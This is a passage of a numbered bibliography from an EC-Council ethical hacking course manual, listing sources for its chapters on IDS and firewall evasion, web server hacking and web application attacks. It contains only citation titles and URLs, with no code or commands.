693. Paul Innella and Oba McMillan, (2001), An Introduction to IDS, from https://www.symantec.com/connect/articles/introduction-ids.

694. Ricky M. Magalhaes, (2003), Host-Based IDS vs Network-Based IDS, from http://techgenix.com/hids_vs_nids_part1/.

695. Paul Innella, (2001), The Evolution of Intrusion Detection Systems, from https://www.symantec.com/connect/articles/evolution-intrusion-detection-systems.

696. ntsecurity.nu - ack tunneling, from http://ntsecurity.nu/papers/acktunneling/.

697. SecuriTeam™ - ACK Tunneling Trojans, from https://securiteam.com/securityreviews/5OP0P156AE/.

698. Mike, Firewalk, from www.blackhat.com/presentations/bh-usa-99/Route/bh-us-99-schiffman.ppt.

699. Huynh Phi Long, Chapter 06: Network Security Using Cisco IOS IPS (Part02), from http://ciscodocuments.blogspot.in/2011/05/chapter-06-network-security-using-cisco_25.html.

700. About firewalls, from https://kb.iu.edu/d/aoru.

701. Pei Guo, How to bypass a firewall, from https://cosec.bit.uni-bonn.de/fileadmin/user_upload/teaching/06ws/06ws-computer-security/49692243.pdf.

702. Frank Wiles, Quick-Tip: SSH Tunneling made easy, from https://www.revsys.com/writings/quicktips/ssh-tunnel.html.

703. Reto E. Haeni, (1997), Firewall Penetration Testing, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.42.1117&rep=rep1&type=pdf.

704. Thomas H. Ptacek and Timothy N. Newsham, (1998), Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection, from https://insecure.org/stf/secnet_ids/secnet_ids.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

705. David D. Rude II and Jayson Jean, Intrusion Detection System (IDS) Evasion, from http://complianceandprivacy.com/WhitePapers/iDefense-IDS-Evasion/PPT_iDefense_IDS_Evasion_20060505.pdf.

706. Eric Peter and Todd Schiller, (2008), A Practical Guide to Honeypots, from https://www.cse.wustl.edu/~jain/cse571-09/ftp/honey/index.html#sec1.4.

707. Krishna Prasad P, (2017), Capturing Attacks on IoT Devices with a multi-purpose IoT Honeypot, from https://security.cse.iitk.ac.in/sites/default/files/15111021.pdf.

708. Nishit Majitha, (2017), Honey-System: Design, Implementation, & Attack Analysis, from https://security.cse.iitk.ac.in/sites/default/files/15111024.pdf.

709. (2015), Bypassing Modern XSS WAF Filters, from http://raijee1337.blogspot.in/2015/09/bypassing-modern-xss-waf-filters.html.

710. (2006), Intrusion Detection System (IDS) Evasion, An iDefense Security Report, from http://www.complianceandprivacy.com/WhitePapers/iDefense-IDS-Evasion/iDefense_IDSEvasion_20060510.pdf.

711. Intrusion detection system evasion techniques, from https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques.

712. Kyöstilä, Tomi, (2014), The effectiveness of evasion techniques against intrusion prevention systems, from https://aaltodoc.aalto.fi/bitstream/handle/123456789/13589/master_Ky%c3%b6stil%c3%a4_Tomi_2014.pdf?sequence=1&isAllowed=y.

713. Laurent Oudot, Thorsten Holz, (2004), Defeating Honeypots: Network issues, Part 1, from https://www.symantec.com/connect/articles/defeating-honeypots-network-issues-part-1.

714. Laurent Oudot, Thorsten Holz, (2004), Defeating Honeypots: Network Issues, Part 2, from https://www.symantec.com/connect/articles/defeating-honeypots-network-issues-part-2.

715. Owen Watson, (2016), Countering Attack Deception Techniques, from http://slideplayer.com/slide/4495884/.

716. Jon Oberheide and Manish Karir, Honeyd Detection via Packet Fragmentation, from https://www.merit.edu/wp-content/uploads/2016/01/Honeyd_Detection.pdf.

717. Examining Different Types of Intrusion Detection Systems, from https://www.dummies.com/computers/operating-systems/windows-xp-vista/examining-different-types-of-intrusion-detection-systems/.

718. Polymorphic virus, from https://www.trendmicro.com/vinfo/us/security/definition/Polymorphic-virus.

719. (2018), Network Design: Firewall, IDS/IPS, from https://resources.infosecinstitute.com/network-design-firewall-idsips/#gref.

720. What is an Intrusion Prevention System?, from https://www.paloaltonetworks.com/cyberpedia/what-is-an-intrusion-prevention-system-ips.

721. Honeypot (computing), from https://en.wikipedia.org/wiki/Honeypot_(computing).

722. Roger Galobardes, (2018), Learn how Easy is to Bypass Firewalls using DNS Tunneling (and also how to Block it), from https://medium.com/@galolbardes/learn-how-easy-is-to-bypass-firewalls-using-dns-tunneling-and-also-how-to-block-it-3ed652f4a000.

723. (2019), DNS Tunneling Techniques in Cyberattacks, from https://www.andreafortuna.org/2019/01/16/dns-tunneling-techniques-in-cyberattacks/.

724. Ron Lifinski, (2018), How Hackers Use DNS Tunneling to Own Your Network, from https://www.cynet.com/blog/how-do-hackers-use-dns-tunneling-to-own-your-network/.

Module 13: Hacking Web Servers

725. Web Parameter Tampering, from https://owasp.org/www-community/attacks/Web_Parameter_Tampering.

726. Meier, John D, (2010), Configuring and organizing server security information, from http://www.freepatentsonline.com/7712137.html.

727. Internet Security, from https://en.wikipedia.org/wiki/Internet_security.

728. Securing applications, from https://www.slideshare.net/florinc/application-security-1831714.

729. Robert Auger, (2009), Server Misconfiguration, from http://projects.webappsec.org/w/page/13246959/Server%20Misconfiguration.

730. (2009), Cache Poisoning, from https://owasp.org/www-community/attacks/Cache_Poisoning.

731. Improving Web Application Security: Threats and Countermeasures, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

732. Rick Rosato, (2014), Best Practices for Applying Service Packs, Hotfixes and Security Patches, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.
733. J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla, and Anandha Murukan, (2010), Securing Your Web Server, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648653(v=pandp.10)?redirectedfrom=MSDN.
734. Web Server Security and Database Server Security, from https://www.acunetix.com/websitesecurity/webserver-security/.
735. Windows IIS Server hardening checklist, from https://searchsecurity.techtarget.com/feature/Windows-IIS-server-hardening-checklist.
736. IIS Web Server Security, from https://www.acunetix.com/websitesecurity/iis-security/.
737. Checklist: Securing Your Web Server, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648198(v=pandp.10)?redirectedfrom=MSDN.
738. HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, from http://www.ouah.org/whitepaper_httpresponse.pdf.
739. Hacking Web Servers, from https://www.scribd.com/doc/35607686/hacking-Module-11.
740. Terms used by Microsoft to describe the various software updates released by it, from https://www.thewindowsclub.com/terms-used-by-microsoft-to-describe-the-various-software-updates-released-by-it.
741. Directory Traversal Attacks, from https://www.acunetix.com/websitesecurity/directory-traversal/.
742. Jason Chan, (2006), Essentials of Patch Management Policy and Practice, from http://www.patchmanagement.org/pmessentials.asp.
743. Frank Kargl, Jörn Maier, Stefan Schlott, Michael Weber, Protecting Web Servers from Distributed Denial of Service Attacks, from http://www10.org/cdrom/papers/409/.
744. Radu State, (2008), Hacking Web2, from http://www.aims-conference.org/issnsm-2008/01-WebHacking.pdf.
745. Security issues affecting Apache httpd 2.0.40, from http://www.apacheweek.com/features/security-v2.0.40.
746. Apache HTTP Server 2.2 vulnerabilities, from https://httpd.apache.org/security/vulnerabilities_22.html.
747. Saumil Shah, (2003), One-way Web Hacking, from http://www.net-square.com/_assets/One-way_Web_Hacking.pdf.
748. Shani, Oren, (2010), Definition: WEB-SITES DEFACEMENT, from http://www.freepatentsonline.com/y2010/0107247.html.
749. Bodvoc, (2010), An Overview of a Web Server, from https://bodvoc.wordpress.com/2010/07/02/an-overview-of-a-web-server/.
750. (2009), IIS 7.0 Architecture, from https://www.gandhipritesh.com/2009/05/iis-70-architecture.html.
751. Robert Auger, Server Misconfiguration, from http://projects.webappsec.org/w/page/13246959/Server-Misconfiguration.
752. Insecure Configuration Management, from http://www.owasp.org/index.php/Insecure_Configuration_Management.
753. Robert Auger, HTTP Response Splitting, from http://projects.webappsec.org/w/page/13246931/HTTP-Response-Splitting.
754. HTTP Response Splitting, from https://owasp.org/www-community/attacks/HTTP_Response_Splitting.
755. (2005), Introduction to HTTP Response Splitting, from https://securiteam.com/securityreviews/5WP0E2KFGK.
756. Tunneling protocol, from https://en.wikipedia.org/wiki/Tunneling_protocol.
757. How to hack a Web Server, from https://www.guru99.com/how-to-hack-web-server.html.
758. Siddharth Bhattacharya, (2009), Hacking A Web Site and Secure Web Server Techniques Used, from https://www.slideshare.net/siddharthbhattacharya/hacking-a-web-site-and-secure-web-server-techniques-used.
759. (2014), What is the ultimate goal of hacking a webserver?, from https://security.stackexchange.com/questions/48705/what-is-the-ultimate-goal-of-hacking-a-webserver.
760. DNS Hijacking: What is it and How it Works, from https://www.gohacking.com/dns-hijacking/.
761. Niranjan, (2006), DNS Amplification Attack, from http://nirlog.com/2006/03/28/dns-amplification-attack/.
762. (2009), How to detect if your webserver is hacked and get alerted, from https://www.webdigi.co.uk/blog/2009/how-to-detect-if-your-webserver-is-hacked-and-get-alerted.
763. Amit Klein, (2004), HTTP Response Splitting, Web Cache Poisoning Attacks, from http://www.ouah.org/whitepaper_httpresponse.pdf.
764. Kevin Beaver, Top hacker tricks to exploit SQL Server systems, from https://searchsqlserver.techtarget.com/tip/Ten-hacker-tricks-to-exploit-SQL-Server-systems?Offer=SQLwnha217.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

765. (2007), Windows IIS server hardening checklist, from https://searchsecurity.techtarget.com/feature/Windows-IIS-server-hardening-checklist.
766. Web Server, from https://www.tutorialspoint.com/internet_technologies/web_servers.htm.
767. Web server, from https://en.wikipedia.org/wiki/Web_server.
768. Rajiv, (2015), Explain Web servers operation and general server characteristics? , from https://eduladder.com/viewquestions/975/Explain-Web-servers-operation-and-general-server-characteristics.
769. Virtual hosting, from https://en.wikipedia.org/wiki/Virtual_hosting.
770. Margaret Rouse, (2006), Virtual Hosting, from https://whatis.techtarget.com/definition/virtual-hosting.
771. Tim Fisher, (2019), What is a Web Proxy?, from https://www.lifewire.com/what-is-web-proxy-3481607.
772. Web proxy servers, from https://en.wikipedia.org/wiki/Proxy_server#Web_proxy_servers.
773. Addison Wesley Longman, 2003, Web Server Operation, from http://web.cs.wpi.edu/~kal/courses/awt/lab6/wwwch11servlets.PDF.
774. Web Servers Hacking, from http://www.certiology.com/computing/certified-ethical-hacker/ethical-hacking-study-guide/how-to-hack-a-web-server.html.
775. (2019), What is the Server Side Request Forgery Vulnerability & How to Prevent It?, from https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/.
776. Ian Muscat, (2019), What is Server Side Request Forgery (SSRF)?, from https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/.
777. Server-side request forgery (SSRF), from https://portswigger.net/web-security/ssrf.
778. Windows Patch Management Best Practices, from https://www.gfi.com/patch-management/windows-patch-management.
779. Web Server Attacks and Countermeasures, from https://sites.google.com/a/pccare.vn/it/security-pages/web-server-attacks-and-countermeasures.
780. System Security Guidelines, from http://www.gswan.gov.in/PDF/Computer-System-Security-Guidelines-4-14122017.pdf.
781. Monitor and Detect Who is Making Changes to Your Directories and Network Shares in Real-time, from https://directorymonitor.com/.
782. (2019), DNS Hijacking: How to Identify and Protect Against it, from https://securitytrails.com/blog/dns-hijacking.

Module 14: Hacking Web Applications

783. (2006), ISYOUR WEBSITE HACKABLE, from http://www.acunetix.com/vulnerability-scanner/wvsbrochure.pdf.
784. (2006), The 21 Primary Classes of Web Application Threats, from www.netcontinuum.com/securityCentral/TopThreatTypes/index.cfm.
785. IMS General Web Services Security Profile, from http://www.imsglobal.org/gws/gwsv1p0/imsgws_securityProfv1p0.html.
786. Path Traversal and URIs, from https://phucjimy.wordpress.com/category/document-security/.
787. Code Injection, from https://owasp.org/www-community/attacks/Code_Injection.
788. J. Howard Beales, III, (2004), OWASP Web Application Security Vulnerabilities Top Ten List, from www.owasp.org/images/c/ce/OWASP_Top_Ten_2004.doc.
789. Connection String Injection Attacks, from https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/connection-string-builders.
790. Connection String Parameter Pollution Attacks, from https://blackhat.com/presentations/bh-dc-10/Alonso_Chema/Blackhat-DC-2010-Alonso-Connection-String-Parameter-Pollution-wp.pdf.
791. Session Prediction, from https://www.owasp.org/index.php?title=Session_Prediction&setlang=en.
792. Robert Auger, (2010), Buffer Overflow, from http://projects.webappsec.org/w/page/13246916/Buffer-Overflow.
793. Managed Web Application Firewall, from https://www.secureworks.com/resources/ds-managed-waf.
794. Do you write secure code?, from https://www.slideshare.net/yuvalgo/do-you-write-secure-code-by-erez-metula.
795. Web Parameter Tampering, from https://owasp.org/www-community/attacks/Web_Parameter_Tampering.
796. (2009), Path Traversal, from https://owasp.org/www-community/attacks/Path_Traversal.
797. LDAP Injection & BLIND LDAP Injection, from https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf.
798. Parameter Manipulation, from https://www.cgisecurity.com/owasp/html/ch11s04.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

799. (2016), Cross-site Scripting (XSS), from https://owasp.org/www-community/attacks/xss/.

800. Robert "RSnake" Hansen, (2014), XSS Filter Evasion Cheat Sheet, from https://owasp.org/www-community/xss-filter-evasion-cheatsheet.

801. Cross-Site Request Forgery (CSRF) Attack Lab, from http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_CSRF_Elgg/Web_CSRF_Elgg.pdf.

802. CHRIS, (2004), Cross-Site Request Forgeries, from http://www.shiflett.org/articles/cross-site-request-forgeries.

803. Web application Attack: DOS and DDOS attack, from http://funwhichuwant.blogspot.in/2012/10/webapplication-attack-dos-and-ddos.html.

804. Preetish Panda, 2009, Web Application Vulnerabilities, from https://www.slideshare.net/technoplex/web-application-vulnerabilities.

805. Yusuf Motiwala, (2007), Attacking XML Security, from https://www.slideshare.net/yusufmotiwala/attacking-xml-security.

806. Managing Web Services, from https://docs.oracle.com/cd/E19316-01/820-4335/gbbjk/index.html.

807. Web Services Hacking And Hardening, from https://www.slideshare.net/rnewton/web-services-hacking-and-hardening.

808. Shreeraj Shah, (2007), Advanced Web Services Hacking, from https://www.slideshare.net/shreeraj/advanced-web-services-hacking.

809. Testing for HTTP Splitting/Smuggling (OWASP-DV-016), from https://www.owasp.org/index.php/Testing_for_HTTP_Exploit.

810. Testing for SQL Wildcard Attacks (OWASP-DS-001), from https://www.owasp.org/index.php/Testing_for_SQL_Wildcard_Attacks_(OWASP-DS-001).

811. Testing for DoS User Specified Object Allocation (OWASP-DS-004), from https://www.owasp.org/index.php/Testing_for_DoS_User_Specified_Object_Allocation_(OWASP-DS-004).

812. Testing for Storing too Much Data in Session (OWASP-DS-008), from https://www.owasp.org/index.php/Testing_for_Storing_too_Much_Data_in_Session_(OWASP-DS-008).

813. Testing for Naughty SOAP Attachments, from https://nilminus.wordpress.com/web-application-penetration-testing/web-services-testing/testing-for-naughty-soap-attachments/.

814. Testing for AJAX (OWASP-AJ-002), from Testing for AJAX (OWASP-AJ-002), from https://www.owasp.org/index.php/Testing_for_AJAX_(OWASP-AJ-002).

815. Common Web-Based Applications Attacks, from http://www.applicure.com/Common_Web_Based_Applications_Attacks#2._Injection_Flaws.

816. Paper -- Cross Site Scripting, from http://www.technicalinfo.net/papers/CSS.html.

817. Robert J. Shimonski, (2002), Hacking techniques, from https://www.ibm.com/developerworks/security/library/s-crack/password_cracking.html

818. Sarah Granger, (2002), A Guide To Better Password Practices, from https://www.symantec.com/connect/articles/simplest-security-guide-better-password-practices.

819. Bad Password Examples, from http://www.spy-hill.com/~myers/help/Passwords.html.

820. Password cracker, from https://searchfinancialsecurity.techtarget.com/definition/password-cracker.

821. John, HTTP Authentication: Basic and Digest Access Authentication, from https://www.ietf.org/rfc/rfc2617.txt.

822. Authentication, Authorization, and Access Control, from https://httpd.apache.org/docs/2.4/howto/auth.html.

823. The Cross-Site Scripting (XSS) FAQ, from https://www.cgisecurity.com/xss-faq.html.

824. Quick Security Reference - Cross-Site Scripting.docx, from http://download.microsoft.com/download/E/E/7/EE7B9CF4-6A59-4832-8EDE-8018175F4610/Quick%20Security%20Reference%20-%20Cross-Site%20Scripting.docx.

825. Web Application Penetration Testing, from https://www.owasp.org/index.php/Web_Application_Penetration_Testing.

826. Jeff Orloff, The Big Website Guide to a Hacking Attack, from http://www.applicure.com/blog/big-website-guide-to-a-hacking-attack.

827. What is Cross-Site Scripting (XSS)?, from http://www.applicure.com/blog/what-is-cross-site-scripting.

828. LDAP Filters, from http://www.selfadsi.org/ldap-filter.htm.

829. Paul Lee, (2002), Cross-site scripting, from https://www.ibm.com/developerworks/tivoli/library/s-csscript/.

830. Cross Site Scripting Prevention Cheat Sheet, from https://owasp.org/www-project-cheat-sheets/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

831. Amit Klein, (2005), DOM Based Cross Site Scripting or XSS of the Third Kind, from http://www.webappsec.org/projects/articles/071105.shtml.

832. Philip Tellis, (2010), Common Security Mistakes in Web Applications, from https://www.smashingmagazine.com/2010/10/common-security-mistakes-in-web-applications/.

833. J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla and Anandha Murukan, (2003), Improving Web Application Security: Threats and Countermeasures, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.

834. Alex Homer, (2009), Components and Web Application Architecture, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/bb727121(v=technet.10)?redirectedfrom=MSDN.

835. Unvalidated Input, from https://wiki.owasp.org/index.php/Unvalidated_Input.

836. Kevin Beaver, The importance of input validation, from https://searchsoftwarequality.techtarget.com/tip/The-importance-of-input-validation.

837. (2010), Validating Input, from https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/Articles/ValidatingInput.html.

838. Code injection, from https://en.wikipedia.org/wiki/Code_injection.

839. Injection Prevention Cheat Sheet, from https://owasp.org/www-project-cheat-sheets/cheatsheets/Injection_Prevention_Cheat_Sheet.html.

840. Remote file inclusion, from https://en.wikipedia.org/wiki/File_inclusion_vulnerability.

841. Robert Auger, (2011), LDAP Injection, from http://projects.webappsec.org/w/page/13246947/LDAP%20Injection.

842. Testing for LDAP Injection (OWASP-DV-006), from https://www.owasp.org/index.php?title=Testing_for_LDAP_Injection_(OTG-INPVAL-007)&redirect=no.

843. Cross-site scripting, from https://en.wikipedia.org/wiki/Cross-site_scripting.

844. DOM Based XSS, from https://owasp.org/www-community/attacks/DOM_Based_XSS.

845. Phil Haack, (2009), CSRF Attacks and Web Forms, from https://haacked.com/archive/2009/04/02/csrf-webforms.aspx/.

846. (2004), Cross-Site Request Forgeries, from http://shiflett.org/articles/cross-site-request-forgeries.

847. Robert Auger, (2010), The Cross-Site Request Forgery (CSRF/XSRF) FAQ, from https://www.cgisecurity.com/csrf-faq.html.

848. Application Denial of Service, from https://www.owasp.org/index.php/Application_Denial_of_Service.

849. Broken Authentication and Session Management, from https://www.owasp.org/index.php/Broken_Authentication_and_Session_Management.

850. (2009), Buffer Overflow, from https://owasp.org/www-community/vulnerabilities/Buffer_Overflow.

851. Robert Auger, (2010), Brute Force, from http://projects.webappsec.org/w/page/13246915/Brute-Force.

852. (2009), Session Prediction, from https://owasp.org/www-community/attacks/Session_Prediction.

853. Robert Auger, (2010), XPath Injection, from http://projects.webappsec.org/w/page/13247005/XPath-Injection.

854. (2009), XPATH Injection, from https://owasp.org/www-community/attacks/XPATH_Injection.

855. Akshay Jindal, Web Application Attack: Injection flaws Attack, from http://funwhichuwant.blogspot.in/search?updated-max=2012-10-12T23:01:00-07:00&max-results=10&reverse-paginate=true&start=79&by-date=false.

856. Preetish Panda, (2009), Web Application Vulnerabilities, from https://www.slideshare.net/technoplex/web-application-vulnerabilities.

857. Gursev Singh Kalra, (2012), Attacking CAPTCHAs for Fun and Profit, from https://www.owasp.org/images/0/03/ASDC12-Attacking_CAPTCHAs_for_Fun_and_Profit.pdf.

858. Gursev Singh Kalra, (2012), Random Security, from http://gursevkalra.blogspot.com/2012/03/captcha-re-riding-attack.html.

859. netbiosX, (2013), Detecting Web Application Firewalls, from https://pentestlab.blog/2013/01/13/detecting-web-application-firewalls/.

860. (2013), How To Hack: Wafw00f Tutorial – Web Application Firewall Detection Tool, from http://ultimatepeter.com/how-to-hack-wafw00f-tutorial-web-application-firewall-detection-tool.

861. Testing for HTTP Splitting/Smuggling (OTG-INPVAL-016), from https://www.owasp.org/index.php/Testing_for_HTTP_Splitting/Smuggling_(OTG-INPVAL-016).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

862. Testing for SQL Wildcard Attacks (OWASP-DS-001), from https://wiki.owasp.org/index.php/Testing_for_SQL_Wildcard_Attacks_(OWASP-DS-001).

863. Testing for DoS User Specified Object Allocation (OWASP-DS-004), from https://wiki.owasp.org/index.php/Testing_for_DoS_User_Specified_Object_Allocation_(OWASP-DS-004).

864. Testing for Storing too Much Data in Session (OWASP-DS-008), from https://wiki.owasp.org/index.php/Testing_for_Storing_too_Much_Data_in_Session_(OWASP-DS-008).

865. Testing for AJAX (OWASP-AJ-002), from https://www.owasp.org/index.php?title=Testing_for_AJAX_(OWASP-AJ-002)&setlang=es.

866. GNU General Public License, from https://www.gnu.org/software/wget/manual/wget.html#GNU-Free-Documentation-License.

867. David Larochelle, Statically Detecting Likely Buffer Overflow Vulnerabilities, http://lclint.cs.virginia.edu/usenix01.html.

868. Dawn Song, Web Security, from http://inst.eecs.berkeley.edu/~cs161/fa08/Notes/nov10-xss.pdf.

869. what is a cookie?, how cookie works, from http://www.perlservices.net/en/faq/cookies.shtml#two.

870. CWE-79: Failure to Preserve Web Page Structure ('Cross-site Scripting'), from http://cwe.mitre.org/data/definitions/79.html.

871. Caleb Sima, Security at the Next Level, from http://wp.bitpipe.com/resource/org_1015278444_799/webappwhitepaper2.pdf.

872. Input Validation Attacks, from https://www.insecure.in/input_validation.asp.

873. (2002), Securing Your Web Applications: Anatomy of a Web Attack, from http://www.ebizq.net/topics/security/features/1713.html.

874. Password Cracker, from https://searchfinancialsecurity.techtarget.com/definition/password-cracker?track=malware_glossary.

875. HTTP cookie, from https://en.wikipedia.org/wiki/HTTP_cookie.

876. Abodiford, (2014), Sensitive Data Exposure, from https://www.slideshare.net/abodiford/sensitive-data-exposure.

877. (2017), XXE Injection Attacks – XML External Entity Vulnerability With Examples, from https://www.darknet.org.uk/2017/10/xxe-injection-attacks-xml-external-entity-vulnerability-examples/.

878. Alex Coleman, User Authentication and Access Control in a Web Application, from https://selftaughtcoders.com/user-authentication-access-control-web-application/.

879. Web Application Attack Trends, from https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-Application-Attack-Trends-2017-eng.pdf.

880. What is Web Services?, from https://www.javatpoint.com/restful-web-services-what-is-web-services.

881. Server-side JavaScript code injection, from https://portswigger.net/kb/issues/00100d00_server-side-javascript-code-injection.

882. Server Side JS Injection, from https://ckarande.gitbooks.io/owasp-nodegoat-tutorial/content/tutorial/a1_-_server_side_js_injection.html.

883. Joel Scambray, Vincent Liu, and Caleb Sima, (2011), Hacking Exposed Web Applications, 3rd edition, New York, McGraw-Hill.

884. Log Injection, from https://owasp.org/www-community/attacks/Log_Injection.

885. (2019), HTML Injection Tutorial: Types & Prevention with Examples, from https://www.softwaretestinghelp.com/html-injection-tutorial/.

886. HTML Injection, from https://www.imperva.com/learn/application-security/html-injection/.

887. Peter Yaworski, (2017), Web Hacking 101, Lean Pub.

888. (2019), CRLF Injection and HTTP Response Splitting Vulnerability, from https://www.netsparker.com/blog/web-security/crlf-http-header/.

889. What are CRLF Injection Attacks, from https://www.acunetix.com/websitesecurity/crlf-injection/.

890. Frame Injection, from https://secapps.com/vulndb/frame-injection.

891. Ziyahan Albeniz, (2019), Frame Injection Attacks, from https://www.netsparker.com/blog/web-security/frame-injection-attacks/.

892. Frame Injection, from http://doc.cenzic.com/sadoc9x14ba847/CPL0001506.htm.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

893. Lokesh Gupta, Java AES 256 Encryption Decryption Example, from https://howtodoinjava.com/security/aes-256-encryption-decryption/.

894. Broken Authentication and Session Management, from https://hdivsecurity.com/owasp-broken-authentication-and-session-management.

895. JavaScript Hijacking, from https://vulncat.fortify.com/en/detail?id=desc.dataflow.java.javascript_hijacking.

896. Amrita Mitra, (2017), What is JSON Hijacking or JavaScript Hijacking?, from https://www.thesecuritybuddy.com/vulnerabilities/what-is-json-hijacking-or-javascript-hijacking/.

897. Mathy Vanhoef and Frank Piessens, (2015), RC4 NOMORE, from https://www.rc4nomore.com/.

898. (2016), Timing Attacks in the Modern Web, from https://tom.vg/2016/08/browser-based-timing-attacks/.

899. Catalin Cimpanu, (2019), New browser attack lets hackers run bad code even after users leave a web page, from https://www.zdnet.com/article/new-browser-attack-lets-hackers-run-bad-code-even-after-users-leave-a-web-page/.

900. Chris Love, (2008), Breaking Down the MarioNet Service Worker Attack? Can Your Website Be Compromised?, from https://love2dev.com/pwa/marionet-attack/.

901. Panagiotis Papadopoulos, Panagiotis Ilia, Michalis Polychronakis, Evangelos P. Markatos, Sotiris Ioannidis, and Giorgos Vasiliadis, Master of Web Puppets: Abusing Web Browsers for Persistent and Stealthy Computation, from https://www.ndss-symposium.org/wp-content/uploads/2019/02/ndss2019_01B-2_Papadopoulos_paper.pdf.

902. Zbigniew Banach, (2019), Clickjacking Attacks: What They are and How to Prevent Them, from https://www.netsparker.com/blog/web-security/clickjacking-attacks/.

903. What is clickjacking, from https://www.imperva.com/learn/application-security/clickjacking/.

904. Chandan Kumar, (2019), Default Port Numbers You Need to Know as a Sysadmin, from https://geekflare.com/default-port-numbers/.

905. (2020), List of TCP and UDP Port Numbers, from https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers.

906. (2019), Scan Websites for Interesting Directories & Files with Gobuster, from https://null-byte.wonderhowto.com/how-to/scan-websites-for-interesting-directories-files-with-gobuster-0197226/.

907. Enumerating directories used by popular web applications and servers, from https://nmap.org/nsedoc/scripts/http-enum.html.

908. (2017), How to enumerate webserver directories using Nmap in Kali Linux, from https://ourcodeworld.com/articles/read/416/how-to-enumerate-webserver-directories-using-nmap-in-kali-linux .

909. Zbigniew Banach, (2019), XSS Filter Evasion, from https://www.netsparker.com/blog/web-security/xss-filter-evasion/.

910. Do Son, Everythings do to bypass XSS filter, from https://securityonline.info/bypass-xss-filter/.

911. Dafydd Stuttard and Marcus Pinto, (2011), The Web Application Hacker's Handbook, 2nd edition, Indianapolis, Wiley Publishing.

912. (2019), Password Reset Vulnerability (Poisoning), from https://www.acunetix.com/blog/articles/password-reset-poisoning/.

913. Prosper Otemuyiwa, (2016), What is SAML?, from https://auth0.com/blog/how-saml-authentication-works/.

914. Single Sign-On, from https://auth0.com/docs/sso/current.

915. Jem Jensen, (2017), Attacking SSO: Common SAML Vulnerabilities and Ways to Find Them, from https://blog.netspi.com/attacking-sso-common-saml-vulnerabilities-ways-find/ .

916. Macro Mosaic, (2018), Hack SAML Single Sign-on with Burp Suite, from https://null-byte.wonderhowto.com/how-to/hack-saml-single-sign-with-burp-suite-0184405/.

917. Local File Inclusion (LFI), from https://xapax.gitbooks.io/security/content/local_file_inclusion.html .

918. (2017), Web Application Penetration Testing, from https://www.exploit-db.com/docs/english/40992-web-app-penetration-testing---local-file-inclusion-(lfi).pdf.

919. SQL Server 2019 connection strings, from https://www.connectionstrings.com/sql-server-2019/.

920. (2015), SOAPAction Spoofing, from https://www.ws-attacks.org/index.php/SOAPAction_Spoofing.

921. Prakash Dhatti, (2017), OWASP Top 10: Penetration Testing with SOAP Service and Mitigation, from https://blog.securelayer7.net/owasp-top-10-penetration-testing-soap-application-mitigation/.

922. (2015), WS-Addressing spoofing, from https://www.ws-attacks.org/index.php/WS-Addressing_spoofing.

923. Gutiérrez and Carlos A, WS-Address Spoofing, from https://books.google.as/books?id=dU4E_e8mtDcC&pg=PA222&lpg=PA222&dq=WS-

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Addressing+spoofing&source=bl&ots=A-YYZ5tLjQ&sig=ACfU3U3v6YrEwkwmeS-rMr0vgA4pSE_rOQ&hl=en&sa=X&ved=2ahUKEwiP4rzjSObmAhWx4zgGHcieAm84ChDoATAAegQIBxAB#v=onepage&q=WS-Addressing%20spoofing&f=false.

924. Web API, from https://www.grapecity.com/componentone/web-api.
925. (2019), Web API, from https://en.wikipedia.org/wiki/Web_API.
926. Introduction to web APIs, from https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Client-side_web_APIs/Introduction.
927. Nyma Malik, (2017), The Difference Between REST and SOAP APIs, from https://dzone.com/articles/difference-between-rest-and-soap-api.
928. Saquib Rizwan, (2017), An Introduction to RESTful APIs, from https://dzone.com/articles/an-introduction-to-restful-apis.
929. REST API and its Component, from https://www.360logica.com/blog/rest-api-and-its-component/.
930. Margaret Rouse, RESTful API (REST API), from https://searchapparchitecture.techtarget.com/definition/RESTful-API.
931. Types of APIs, from https://rapidapi.com/blog/types-of-apis/.
932. Matthew Guay, (2018), What Are Webhooks?, from https://zapier.com/blog/what-are-webhooks/.
933. (2018), What are Webhooks? Easy Explanation & Tutorial, from https://snipcart.com/blog/what-are-webhooks-explained-example.
